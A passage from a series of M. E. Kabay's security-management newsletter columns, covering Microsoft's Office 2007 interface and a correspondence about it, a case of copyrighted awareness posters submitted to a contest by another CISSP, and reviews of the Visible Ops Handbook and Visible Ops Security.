Presto! Most of my message disappeared! Investigation and testing showed that the behavior was unpredictable; sometimes, only the existing default signature was replaced by the new signature but occasionally the program became confused and wiped out portions of the text as well.

I tried in vain to find a problem report on the Microsoft site about this peculiar behavior. Using my status as a *Network World* columnist, I was able to get through to a press relations officer representing Microsoft Office products, and had a pleasant conversation about what turned out to be a usability issue. During that conversation, I pointed out that the observed normal behavior -- replacing the previous signature block -- was new to Outlook 2007 and represented what I felt to be a presumption about both the limitations of users (obviously incompetent to delete a redundant signature block) and mental rigidity by the designers, who were tricked by the name of the feature into believing that signature blocks should be used only for signatures. On the contrary, I said, I had long used the signature block feature as a macro facility, storing dozens of predefined texts in the signature list and selecting them at will. In addition, why would it seem reasonable to designers to assume that a signature block would necessarily be replaced instead of added to? Why would they make the choice for the user never to have components of signature blocks stored separately, to be combined at will?

I admitted that macro facilities in Office 2007 were far better than in previous versions of the software suite. We can now easily create and manage blocks of text, favorite headers and footers, and even text boxes and other objects for storage and retrieval. For more details of these useful functions and others in Word 2007, see a guide by my colleague Prof Rich Huebner and myself.< http://www.mekabay.com/methodology/word_tips.pdf >

Our conversation then turned to another irritating aspect of Office 2007: the absence of a backward-compatible user interface. As most readers know, the Office 2007 suite has a radically different user interface, called the Microsoft Office Fluent user interface (UI), in which

- Familiar functions are grouped in new ways;
- Some functions have disappeared entirely;
- The limited user-definable toolbar is restricted to a single roll of symbols;
- Icons in the user definable toolbar cannot be customized; and
- There is no way to revert to the more familiar Office 2003 (or older) interface.

I said that it seemed to me that these limitations of user control were the result of arrogance: the unspoken assumption that users cannot be trusted to make rational choices about new versions of software. In contrast, I ranted, in my systems engineering and programming courses I teach students to listen carefully to user needs and to remember that all of our production should serve

as aids to users, not as unwanted controls.

The PR representative was admirably diplomatic and helpfully relayed my questions and comments to the product managers of Office 2007. Mark Alexieff, Senior Product Manager for Microsoft Office responded in detail and with his permission, I will quote him verbatim in the next columns in this series.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

ARROGANCE OR EFFICIENCY?
Part 2: Evidence from Microsoft

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced a problem I encountered early in my use of Microsoft's Office 2007. Today I continue with interesting correspondence from Mark Alexieff, Senior Product Manager for Microsoft Office.

Question: Why did Microsoft's engineers decide to preclude having the old UI as an option for customers running the 2007 release?

The new Microsoft Office Fluent user interface (UI) is focused on making it easier for people to get the results they want when using the Office applications. While the Office applications have increased tremendously in power and added functionality, the core UI has remained substantially unchanged for nearly 20 years. From talking to our customers, it became clear that the menus and toolbars approach to UI no longer did a good job of making application capabilities easily accessible to users. A key principle of the new design as to deliver a "results" oriented interface that maps to what people want to accomplish. An example is that we put 80% of the most frequently used commands within one click of the ribbon. We also wanted to surface some of capabilities that contained within the applications in a more intuitive way. Our customer research showed that much of what customer's expressed interest in seeing in future versions of the product was in fact already available, but was not intuitive or easy to find based on the menu and tools bar construction.

Customer feedback also indicated that rather than including a classic mode that people could revert to, they wanted us to help them move forward, so that is one reason that it was not included. In addition to redesigning the UI, we've added a lot more functionality in the 2007 Microsoft Office system. Faced with the same challenge of making all this new functionality available in the old UI, it made more sense, and would be better for our customers, to focus our resources on doing a great job with the new interface, rather than dilute that effort by implementing new features in two different user interfaces.

In taking such a bold step as redesigning the user interface, we appreciated that it would require some adjustment and a learning curve. Our research showed that for an average user of Office it took 2-3 weeks to return to previous levels of productivity. So far, the response from our customers reinforces that decision as a majority of our customers have provided positive feedback and do not see the new UI as a deployment barrier. That said, as always, Microsoft welcomes feedback on its products from customers to enable it to better meet their needs.

In the next column, I'll present some analyst research on the new Office Fluent UI that readers may find interesting.

In my last column on this subject, I reflect on my experience communicating with Microsoft officials.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

ARROGANCE OR EFFICIENCY?
Part 3: Survey Results about Microsoft Fluent User Interface

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the preceding two columns, I've been reporting on correspondence with Microsoft expert Mark Alexieff, Senior Product Manager for Microsoft Office concerning the company's decision to change the Office user interface. Today Mr Alexieff provides interesting material about the acceptance of the new Microsoft Office Fluent User Interface by a variety of users.

Forrester Study on Information Worker Perceptions

The Microsoft Office Fluent User Interface: Information Worker Perception Of Productivity, Training, And Support Requirements

URL:
http://www.microsoft.com/presspass/presskits/2007office/docs/UIStudyInformationWorkers.pdf

Snapshot of Results

- 1004 users of Office 2007 programs surveyed in North America
- Users cite access to new features and functions, the improved look and feel, and the ability to create high-quality documents as the primary benefits (more than 88 percent agree or strongly agree with statements related to these benefits). Advanced users and younger users were more likely to "strongly agree" than to simply "agree" with the statements.
- End-users react very positively to the benefits of the new UI:
- 95.5 percent are more or equally satisfied
- 81.4 percent say the new user interface is as easy or easier to use
- 60.4 percent say their productivity has increased and another 33.2 percent say it has stayed the same
- Majority of respondents indicate that within a 2-3 week time period they are able to become more productive on the new version of Office as compared to previous versions
- Majority of respondents are not using any training in their transition – those that are rely primarily on online, interactive training
- More than one-third of respondents think that no training is necessary

- Respondents were asked, “For work that normally takes 30 minutes to complete, how long did it take you to complete in the first 2-3 days as an Office 2007 user?” The average response was 33.8 minutes. When asked: “How long does that same task take you today?” 24.7 minutes was the average response - a 17.4 percent reduction.

- 60.4 percent state that productivity levels have increased

- 61.1 percent of respondents did not call the helpdesk at all while coming up to speed on the Fluent UI, and 60.1 percent indicated they did not use any training.

1.1 Forrester Study on IT-Decision-Maker Perceptions

The Microsoft Office Fluent User Interface: IT Decision-Maker Perception Of Productivity, Training, And Support Requirements

URL: http://www.microsoft.com/presspass/presskits/2007office/docs/UIStudyITManagers.pdf

Snapshot of Results

- 749 IT decision-makers polled in North America – all play a role in defining IT strategy, choosing IT vendors and authorizing IT purchases

- More than 86 percent agree with benefits associated with access to a greater number of features and functions, an improved look and feel, and ability to create high-quality documents

- 84.4 percent of respondents agree or strongly agree that benefits of new UI outweigh any challenges

- 84.1 percent say the new UI does not represent any significant obstacle

- 80 percent of respondents say end-users return to full productivity within 0-4 weeks

- More than half of all organizations experienced an increase in help desk call volume, but the majority of these characterized the volume increase as “minimal” or “moderate” (81.5 percent)

- More than two-thirds had not added IT staff to support end-user transitions to the new user interface

- 59.3 percent of respondents expect that there will be no substantial change to IT support staff costs during the first six months of deployment

- When asked how long it took the average worker to become as productive as with previous versions, 52.8 percent indicated it took two weeks or less.

In the final part of this series, I reflect on my experience with the Microsoft experts in these interchanges.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

ARROGANCE OR EFFICIENCY?
Part 4: Reflections on a Correspondence

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous three columns, I've reported on discussions and correspondence with staff members at Microsoft headquarters about problems I perceived in the Microsoft Office Fluent User Interface, the new style of menus for Office 2007 products.

My initial reactions to the new interface were hostile and contemptuous. I assumed that the designers had ruined a perfectly useful interface with no regard to the retraining costs required to get used to the new system of symbols. I railed against rigid programmers who know better than to let users adapt the interface to their own preferences. Arrogant swine: typical Microsoft!

Now, following an exemplary correspondence from Microsoft expert Mark Alexieff, Senior Product Manager for Microsoft Office, it seems to me that the arrogance lay in my assumptions rather than in Microsoft's. Contrary to my assumptions, there is evidence that the new user interface is working and users are mostly happy with it.

I do think it might be interesting for Microsoft to do a correlation analysis between the degree of satisfaction in various dimensions and the initial level of competence of the user. In my case, with my obsessive-compulsive personality, I had created highly personalized, ultra-efficient toolbars reflecting my most-frequently used functions and with icons adapted to allow rapid differentiation among similar functions. I still don't understand why the personalized "Quick Access Toolbar" should be restricted to a single row and prevented from relocation. For example, I use a 19 inch vertically oriented screen with more room for the Quick Access Toolbar along one vertical side than across the top of the screen. Perhaps this account of a productive and polite correspondence will stimulate ideas for increased flexibility in the user interface without compromising the benefits described in the research summarized in the preceding articles.

But these picky details are not the main point of today's article. I was delighted with the depth and promptness of response to my concerns and I thank and congratulate Mr. Alexieff and the Microsoft Office PR representative (who asked to remain unnamed) for their customer orientation and courtesy.

From a more general perspective, Mr Alexieff's response illustrates some prime principles for all of us involved in managing security services (and support services of all kinds):

- Treat the customer politely
- Take the customer's question seriously
- Respond directly to the customer's concerns with factual information where possible.

The interchange also supports my long-held view that politeness _from_ the customer is much more successful than aggression and rudeness in generating positive, supportive responses.

So be NICE!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Copyright Infringement and the CISSP: His Name is Mud

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

This story deals with lying, theft, social networking, law, mystery, and an uncertain outcome. My long-time friend and colleague, the distinguished security-awareness expert K Rudolph < http://www.nativeintelligence.com/ni-about/whois-k.asp> of Native Intelligence < http://www.nativeintelligence.com/ > tells a tale of horror and mayhem suitable for Hallowe'en reading.

* * *

It was a dark and stormy night, or it should have been. Tuesday night, September 23, 2008, around 7 pm, I visited the (ISC)² Cyber Exchange Web site < http://cyberexchange.isc2.org/ > established to celebrate the upcoming National Cyber Security Awareness Month. I wanted to help make the world cyber safer by entering awareness materials in the (ISC)² annual contest < http://cyberexchange.isc2.org/
Wow>. In addition to use in the contest, (ISC)² makes the submitted materials available for download as useful awareness tools and as the contest voting mechanism. The contest submission downloaded the most for each category (posters, brochures, presentations, and videos) wins the submitter fame and fortune –well, $1,000, anyway.

I chose a poster to enter and wanted to see how it compared with what had already been entered.

The loud "ka-clunk" that you might have heard about 7:15 that Tuesday was my jaw hitting the floor when I discovered that someone had already entered the poster that I was planning to enter -- a poster I developed and for which I hold the copyright. He entered it with my copyright notice removed and he claimed ownership of the work. He entered it under his own name, which I will refer to as "Mud."

Mud had chosen well, but not wisely. He entered the *Dumpster Diver* poster < http://www.nativeintelligence.com/ni-free/ni-free-posters.asp#aug08 >. Created in 2001, the *Dumpster Diver* was one of the first posters my company developed. This poster didn't originate in a computer; it was drawn by hand, inked, scanned into electronic versions, colored, and finalized. Our professional cartoonist, Charles Filius < http://www.nativeintelligence.com/ni-about/whois-chaz.asp >, created that poster. I have copies of the original pencil sketches and ink drawings. Charles has the originals.

I Googled for Mud and found that he had studied law for several years. Mud had worked for a famous high technology firm for nearly a decade as an Information Security Manager. Mud listed ethical hacking as one of his skills. His profile showed that he claims three certifications: CEH (Certified Ethical Hacker), OSCP (Offensive Security Certified Professional), and surprisingly, the CISSP (Certified Information System Security Professional). [I have deliberately obscured the details to prevent anyone from homing in on Mud's real name through data aggregation.]

CISSPs agree to abide by a code of ethics < https://www.isc2.org/cgi-bin/content.cgi?category=12 > with four canons, and the second canon says that members must, "Act honorably, honestly, justly, responsibly, and legally." To enter the contest, Mud had to agree that: "By submitting your work, . . . you agree that you own all copyright in the work posted, unless otherwise indicated and properly attributed in the work . . ." Apparently Mud hadn't read either the CISSP code of ethics or the contest requirements – or he felt that they didn't apply to him.

The rot thickens.

I went back to the (ISC)² Web site for a closer look. Mud hadn't just stolen one image; he'd stolen **eleven** of my images. He'd entered my images 12 times (he entered one of the images twice). Mud had even taken one poster with a photograph < http://www.nativeintelligence.com/ni-free/ni-free-posters.asp#may08 > that I took while in Las Vegas when I was speaking at the CSI SX Conference this past April< http://www.csisx.com/ >. Taking one poster might be a mistake but 12 was enemy action.

* * *

In part 2 of this series, K Rudolph tells us about her response to the blatant theft of her intellectual property.

* * *

K Rudolph, CISSP < mailto:kaie@nativeintelligence.com > is the founder and Chief Inspiration Officer of Native Intelligence, Inc. < http://www.nativeintelligence.com >.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com> specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >.

Copyright Infringement and the CISSP: Washing Mud off the (ISC)^2

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In part one of this series, security-awareness expert K Rudolph of Native Intelligence describes how she discovered that a CISSP-holder whom she is calling "Mud" submitted 11 of her posters to a contest after stripping her printed copyright notices off the images. Today we find out what happened. K continues her story.

* * *

Following the instructions on the (ISC)² Web site < https://www.isc2.org/cgi-bin/content.cgi?page=907 >, I fired off an e-mail to the (ISC)² ethics committee contact, with an electronic version of my complaint in the form of an affidavit and screen shots. The next day I express-mailed a notarized hardcopy. I asked (ISC)² to remove the images and to add a large notice informing those who had downloaded my poster images to delete or purge the copies from their files and that they could replace the posters with copies having the correct attribution and copyright notice from the Native Intelligence, Inc. Web site – at no cost. I also offered to provide (ISC)² with the correct images.

(ISC)²'s response was to remove the images by 9:30 the following morning, but they did not put up the notice I had requested. I sent a second request. Their General Counsel quickly replied that he had passed along my offer and confirmed that he had received my complaint.

Mud's contact information was listed on the (ISC)² members-only area. I e-mailed Mud a letter insisting that he immediately cease and desist from representing Native Intelligence, Inc. (NII) products as his own work and that he notify those to whom he had provided NII images that the images are the work products of NII, and if received without NII permission, are illegal copies. The letter instructed Mud to provide me with a list of all entities to whom he had falsely represented the NII work products as his own, to forward any compensation he received related to NII work products, to provide copies of all NII work products that he had altered in any manner, and to purge any and all NII work products from any storage device or media to which he has or has had access.

His response fell short. He thanked me for bringing the matter to his attention. He then wrote (errors are his), "I apologize so much for this mistake which was not intended, the materials are totally purged from media and the location they were uploaded to (ISC)² and the organization was informed with this mistake." He finished with, "Please accept my apologies and total respect."

Respect? This reminds me of when a wife walks in on her husband and her best friend in bed together and the husband looks up at her and asks, "Which are you going to believe, me or your lying eyes?"< http://www.youtube.com/watch?v=UvU6X7S41F4 >

Like Mud, I'm also glad that I brought this to his attention. I don't agree that this was an unintended mistake. Taking 11 individual poster images, removing the copyrights, and then

sending them to (ISC)² is not an unintended mistake. Further, his work background clearly shows that he knew better.

Let's hope that the board will wash the Mud out of the CISSP collective.

* * *

K Rudolph, CISSP < mailto:kaie@nativeintelligence.com > is the founder and Chief Inspiration Officer of Native Intelligence, Inc. < http://www.nativeintelligence.com>.

M. E. Kabay, PhD, CISSP-ISSMP,< mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/ >

New MK Web Site and Files for Readers

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

It's been a while since I wrote about my Web site, so today I'm updating readers about new materials that may be useful to you.

I've moved my Web site off the Norwich University server because of space limitations and the limitations of the virtual private network software we are required to use to update our files. My new site< http://www.mekabay.com > resides on the InMotion Hosting server < http://www.inmotionhosting.com >, which charged $7.95 a month for a one year subscription and provided free domain registration. Using the FileZilla < http://filezilla-project.org/ > free FTP client, I was able to upload 9 GB of materials easily over my DSL link. FileZilla also provides options allowing for easy updating of any files that change on my local source cache on disk.

So what's new?

Readers who are familiar with my old site will recognize the hideous yellow background (which I call Pickett Slide-Rule Yellow – see "On a Life of Teaching"< http://www.mekabay.com/opinion/teaching.pdf > for an explanation – and the canonical list of sections on the left of every index page.

Looking at the home page < http://www.mekabay.com/index.htm >, you will see a CURRENT COURSE LINK for CJ341, the Cyberlaw and Cybercrime course Dr Peter Stephenson and Prof Julie Tower-Pierce and I have taught for several years. Julie is away in Washington DC with her husband this year, so Peter and I have been updating the lecture files < http://www.mekabay.com/courses/academic/norwich/cj341/lectures/lectures.htm > ourselves. We have new material, updated references and statistics, and lots of new images to enliven the lectures. There are also pointers to updated and new reference material that may interest readers. The PPT links are in MS-PowerPoint 2003 format and the PDF lecture files are six-per-page handouts for our students to use in class.

I've updated my notes "On Writing" < http://www.mekabay.com/methodology/writing.pdf > and hope that anyone who has to do a lot of expository or technical writing can benefit from the pointers; some readers may want to provide the link to their children in high school or college.

There's a charming animated film called "Warriors of the Internet" by Gunilla Elam, Tomas Stephanson, and Niklas Hanberger that explains fundamentals of TCP/IP in 12 minutes. I recently used this to great effect to provide background information for new members of the Security & Forensics Club at Norwich University.

There are some nice USPIS security awareness videos< http://www.mekabay.com/cyberwatch/index.htm > available for download; they can be helpful in security-awareness sessions in corporate and educational milieus.

Other updates are listed on the home page, but I want to draw readers' attention to a specific section: my MSIA materials<

http://www.mekabay.com/courses/academic/norwich/msia/index.htm >. I have significantly updated and reorganized this page and hope that readers will find the narrated lectures particularly useful. The main topics are organizational psychology, management skills, leadership skills, introduction to cyberlaw, and a number of other topics that you may be able to use in your internal training and awareness programs:

- introduction to cryptology
- physical & facilities security
- identification & authentication
- applied ethics
- managing employment, hiring & firing
- e-mail and internet use policies
- auditing information security.

I hope readers will wander around my site exploring the files. Please help me out by pointing out broken links and other errors. I have run the XENU < http://home.snafu.de/tilman/xenulink.html > link checker on my site and have quite a list of broken links already, but it always helps to have independent minds looking for places to improve.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Swiss Mix: Useful Copyright Resource

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I was updating one of my lectures on copyright law recently < http://www.mekabay.com/courses/academic/norwich/cj341/lectures/24_defending_ip_crime.ppt > and ran across a useful site from the Government of Switzerland's Federal Institute of Intellectual Property < http://www.urheberrecht.ch/E/index.php?m=1 >. The site, available in German< http://www.urheberrecht.ch/D/index.php?m=1 >, French< http://www.urheberrecht.ch/F/index.php?m=1 >, Italian< http://www.urheberrecht.ch/I/index.php?m=1 > and English< http://www.urheberrecht.ch/E/index.php?m=1 > versions, has some stimulating materials about intellectual property that may be useful to readers involved in security-awareness campaigns. Some readers may also want to pass on the information to their children or to teachers in their local communities.

In "The Debate is On"< http://www.urheberrecht.ch/E/debatte/deb1.php?m=3 > the authors introduce the fundamental issues behind proposed changes in European copyright law. "How can we assure that artists and scientists continue receiving fair pay for their activities? What are the consequences when a copy is identical to the original? What entitlements do users have? How can access to digital content be secured? Is digitalization a dead-end or a highway?" They point out the blessings and curses of widening access to the Internet and explain how the World Intellectual Property Organization (WIPO< http://www.wipo.int/portal/index.html.en >) has developed treaties to provide "starting points for WIPO member states in the process of revising their national protection to modern communication technology for authors, musicians and music producers."

"Opinions"< http://www.urheberrecht.ch/E/meinungen/mei1.php?m=4 > has a number of interesting sections:

- Copyright: Pro's and Con's
- Exceptions to Protection in the Digital Age
- Circumventing Technological Measures
- Digital Rights Management
- Protection of Rights Holders
- Archiving of Works

Other good contributions on the site include

- Copyright Today
- Copyright Tomorrow
- The Contentious Internet
- Links & Downloads
- FAQ
- Glossary
- News & Media

The English Copyright Debate Brochure < http://www.urheberrecht.ch/E/documents/pocketguide_e.pdf > is a 60-page booklet with some

cute cartoons that summarizes the issues published on the Web site. It can be distributed to employees, instructors and students at no cost.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Visible Ops Handbook

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Some years ago< http://www.networkworld.com/newsletters/sec/2005/0207sec2.html >, I described the ITIL – the Information Technology Infrastructure Library< http://www.itil-officialsite.com/home/home.asp >, an excellent resource for best practices in information technology (IT) service management and operations. Other ITIL resources include a public discussion site < http://www.itlibrary.org/ > and many documents and certifications which are described on the official site and the public site.

Today I am reviewing a well-known handbook that applies ITIL principles to system and network operations: *Visible Ops Handbook: Starting ITIL in 4 Practical Step*s by Kevin Behr, Gene Kim and George Spafford (2004) and published by the IT Process Institute (ITPI) < http://www.itpi.org/home/aboutus.php > is a superb little (5" x 7" x 84 pp) booklet available online for $20 (see < http://www.itpi.org/home/visibleops.php >); a PDF version is also available for download. We use this booklet in the Master of Science in Information Assurance (MSIA) program< http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >.

The book opens with a thought-provoking introduction that outlines the key problems facing IT operations groups world wide; some of the challenges they enumerate are

- "A 'cowboy culture' where seemingly 'nimble' behavior has promoted destructive side effects. The sense of agility is all too often a delusion.

- A 'pager culture' where IT operations believes that true control simply is not possible, and that they are doomed to an endless cycle of break/fix triggered by a pager message at late hours of the night.

- An environment where IT operations and security are constantly in a reactive mode, with little ability to figure out how to free themselves from fire-fighting long enough to invest in any proactive work."

Phase One: "Stabilize the Patient" and "Modify First Response"

- In this early phase of the plan, the IT group works "to reduce the amount of unplanned work as a percentage of total work done down to 25% or less. . . . The primary goal of this phase is to stabilize the environment, allowing work to shift from perpetual firefighting to more proactive work that addresses the root cases of problems.

Phase Two: "Catch & Release" and "Find Fragile Artifacts" Projects

- The second phase of Visible Ops focuses on cataloguing resources and knowledge so that the IT group can move toward complete control of the tools they are supposed to be managing. Deviant configurations, ultra-fragile systems – all of these have to be identified and documented before they can be corrected.

Phase Three: Create a Repeatable Build Library

- Having identified critical resources, the IT group now moves on to building a set of tools that will allow recreating the full operational environment from scratch. By using tools such as system images and documented build mechanisms, it becomes possible to rebuild the infrastructure rapidly – an alternative to struggling with repairs.

Phase Four: Continual Improvement

- This chapter focuses on metrics and how to use them as tools for continuous process improvement.

An aspect of the book that cannot come through such a brief summary of content is the charming readability of the text. The authors write clearly and simply; they also include believable narratives that drive their points home and sprinkle the text with amusing and thought-provoking quotations.

I recommend this text to everyone reading this column.

In my next column I'll introduce a companion volume, *Visible Ops Security*.< http://www.itpi.org/home/visibleopssec.php >

* * *

Kevin Behr is the co-founder of the ITPI and is a well-known researcher, author and lecturer.< http://nexus.realtimepublishers.com/authors/Kevin_Behr.htm >

Gene H. Kim, CISA < http://www.tripwire.com/company/management/ > is co-founder and Chief Technology officer of Tripwire, Inc. He is also co-founder of the Information Technology Process Institute < http://www.itpi.org/home/default.php >.

George Spafford, MBA, CISA, IPRC of Pepperweed Consulting < http://www.pepperweed.com/ > is also the author of the popular list "The News" < http://www.spaffordconsulting.com/ >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Introducing *Visible Ops Security*

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I wrote about the *Visible Ops Handbook* < http://www.itpi.org/home/visibleops2.php > which I recommend to everyone involved in system and network operations. Today I continue on the same theme by starting a review of the newer booklet, *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

The booklet has only 108 pages and measures 5.5" x 8" – easy to carry around; a PDF version is also available and can be printed in 8.5" x 11" format.

The Introduction discusses the growing concern over security, caused partly by internal perceptions of need and partly by external pressures of government regulation and contractual obligations. The industry consensus is that "the business and IT must integrate sustainable security practices into IT operational and service development processes." Like the *Visible Ops Handbook*, *Visible Ops Security* is "based on the study of the common practices of high-performing IT organizations…. [The ITPI] has studied and benchmarked more than 850 IT organizations to gain deeper insights into what enables high performers to excel."

Two categories of problems confront IT personnel and the authors provide many specific examples of each:

- conflicts between the requirements of normal IT operations or development practices and expectations of security

- interference of security standards and practices with effective and efficient operations.

Another fundamental problem is that "Although IT supports the business in many different ways, IT has two primary functions:

1. Developing new capabilities and functionality to achieve business objectives

2. Operating and maintaining existing IT services to safeguard business commitments

The authors write, "*Visible Ops Security* describes how to resolve this core chronic conflict by enabling the business to simultaneously respond more quickly to urgent business needs and provide stable, security and predictable IT services."

The remainder of the Introduction provides an overview of the four phases of the systematic approach to resolving fundamental problems in the operations and security sectors:

1. Stabilize the patient and get plugged into production

2. Find business risks and fix fragile artifacts

3. Implement development and release controls

4. Continual improvement

In my next columns, I'll look at how the authors approach each of these phases in more detail.

Get the book.

* * *

Gene H. Kim, CISA < http://www.tripwire.com/company/management/ > is co-founder and Chief Technology officer of Tripwire, Inc. He is also co-founder of the Information Technology Process Institute < http://www.itpi.org/home/default.php >.

Paul Love, MS, CISSP, CISA, CISM, Security+ is a distinguished computer scientists and security expert and author (see for example *Beginning Unix* < http://www.amazon.com/Beginning-Unix-Programmer-Paul-Love/dp/0764579940/ref=sr_1_4?ie=UTF8&s=books&qid=1225984912&sr=1-4 >).

George Spafford< mailto:George.Spafford@Pepperweed.com >, MBA, CISA, Service Manager < http://www.pepperweed.com/ > is a principal Consultant with Pepperweed Consulting and is also the author of the popular list "The News" < http://www.spaffordconsulting.com/ >.
* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Visible Ops Security Phase 1: Stabilize the Patient and Get Plugged Into Production

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced the excellent booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Phase 1 provides a chilling reminder of how badly information assurance implementation can go wrong. A table lists many typical issues (and narrative examples, some of which are hilarious) which security experts encounter all the time in our assessments and audits; examples include (quoting directly)

- Inadequate situational awareness (I came into the information security job full of high hopes, but I started to realize that I was dropped into the desert, with no idea what I was supposed to start walking in. Worse, I didn't know how big the desert was, but I did know that I had no food or water. / I also started to notice that everyone seemed to be avoiding me, often running in the opposite direction when they saw me.)
- Information security ineffective as an afterthought (We couldn't believe they just deployed the application over our objections. I'm literally losing sleep at night because of the potential risk of loss of confidential information. I said, "Look, you can't put private health information out on the public Internet." They just don't seem to understand, and the all say I'm being hysterical, paranoid, and an obstacle.)
- Information security disrupts IT operations and IT operations gets in information security's way (…. And half the time, when we do get the patches in, I almost wish we hadn't. At the end of last year, we did a database patch that broke seven of our top business applications. . . .)

Step 1 of Phase 1 is "Gain Situational Awareness." The authors urge practitioners to know exactly (again, quoting)

1.1 What senior management and the business wants from information security.
1.2 How the business units are organized and operate.
1.3 What the IT process and technology landscapes are.
1.4 What the high-level risk indicators from the past are.

In good, clear English, the authors then expand on each of the four tasks above with some practical examples and excellent suggestions and examples that readers can use in formulating their own responses for their own organizations.

Step 2 of Phase 1 is "Integrate into Change Management." The key tasks (again, well developed and explained in the text) are as follows:

2.1 Get invited to change advisory board (CAB) meetings (i.e., learn what has to be changed in the production environment before it gets changed behind the security team's back – and be cooperative and supportive instead of obstructive)
2.2 Build and electrify the fence (i.e., develop automated measures to detect changes in

the production code, processes and infrastructure)

2.3 Ensure tone from the top and define the consequences (i.e., use top management's explicit support to change the corporate culture – and develop a finely-graded scale of consequences for violating security rules)

2.4 Substantiate that the electric fence is working (i.e., audit your own change-control procedures to verify that people are actually following them)

2.5 Look for red flags (i.e., analyze service interruptions and look for evidence that change-control procedures were violated)

2.6 Address failed changes (i.e., perform root-cause analysis on problems)

The chapter continues with equally germane and practical recommendations in the steps called

- Step 3: Reduce and Control Access
- Step 4: Codify Information Security Incident Handling Procedures and Modify First Response

The authors finish this section with thoughtful analyses of

- The Spectrum of Situational Awareness and Information Security Integration (a good scale for evaluating the degree of maturity of situational awareness and security integration in the organization)
- What We Have Built and What We Are Likely to Hear (a concise summary of the observable changes one should look for as we implement the recommendations of Phase 1).

In my next column, I'll look at the authors' "Phase 2: Find Business Risks and Fix Fragile Artifacts."

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Visible Ops Security Phase 2: Find Business Risks and Fix Fragile Artifacts

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last two columns, I introduced the excellent booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Today I'm reviewing their chapter entitled, "Phase 2: Find Business Risks and Fix Fragile Artifacts."

The chapter begins with a summary explaining that with infinite risks and finite resources and time, we have to focus our attention on securing critical areas of the business. As with the Phase 1 chapter, this one also includes a succinct and sometimes amusing chart of common issues. Some of the highlights (or lowlights, depending on your perspective) that had me chuckling with recognition include the following (quoting):

- Information security often can't focus its efforts on the top risk areas (We hundreds of business applications that we need to secure and support. . . . There is just no way that our information security team can stay on top of it all. We are spread way too thin. I figure that each one of us is covering hundreds of systems and thousands of controls. . . ."
- Must repeat audit work year after year (We are repeating a lot of documentation and substantiation work for IT controls. . . . Last year we spent thousands of hours on this. And we're going to do it all over again this year. / Why? Because instead of building controls into daily IT operations, we substantiate the presence of controls after the fact. . . .
- Top-down risk-based processes never finish (There's some hope that the new Enterprise Risk Management [ERM] task force will address some of these issues. . . . The problem is that they've been at it for three years, and there are no indications that the consultants they're using are ever going to leave. In fact, the only certain thing is their next invoice, and another one of their horrible half-day workshops. . . .)

The authors explain, "…we extend the focus of Phase 2 beyond just operational risks, to those risks relevant to information security, compliance, and financial reporting. To make sure that we focus on what really matters, we go through an explicit scoping step for IT services and systems to ensure that we can explicitly link information security controls to risks that can affect the achievement of business objectives or requirements."

Their methodology includes the following approaches, each step of which is fully explained in the text (in the unquoted sections, I am merely summarizing highlights):

- "Establish an initial scope of the business process and IT services and systems that really matter by using a top-down, risk-based approach."
- "Cover the periphery" (identify "externally facing systems" whose compromise could cause catastrophic consequences)
- "Zoom out to rule out" (ensure that we are focusing on business issues, not noodling around interesting technical issues regardless of whether they matter in real-world

consequences)
- "Find and fix IT control issues" (identify the business functions where controls are inadequate to reduce risk and mitigate damage from breaches of security)
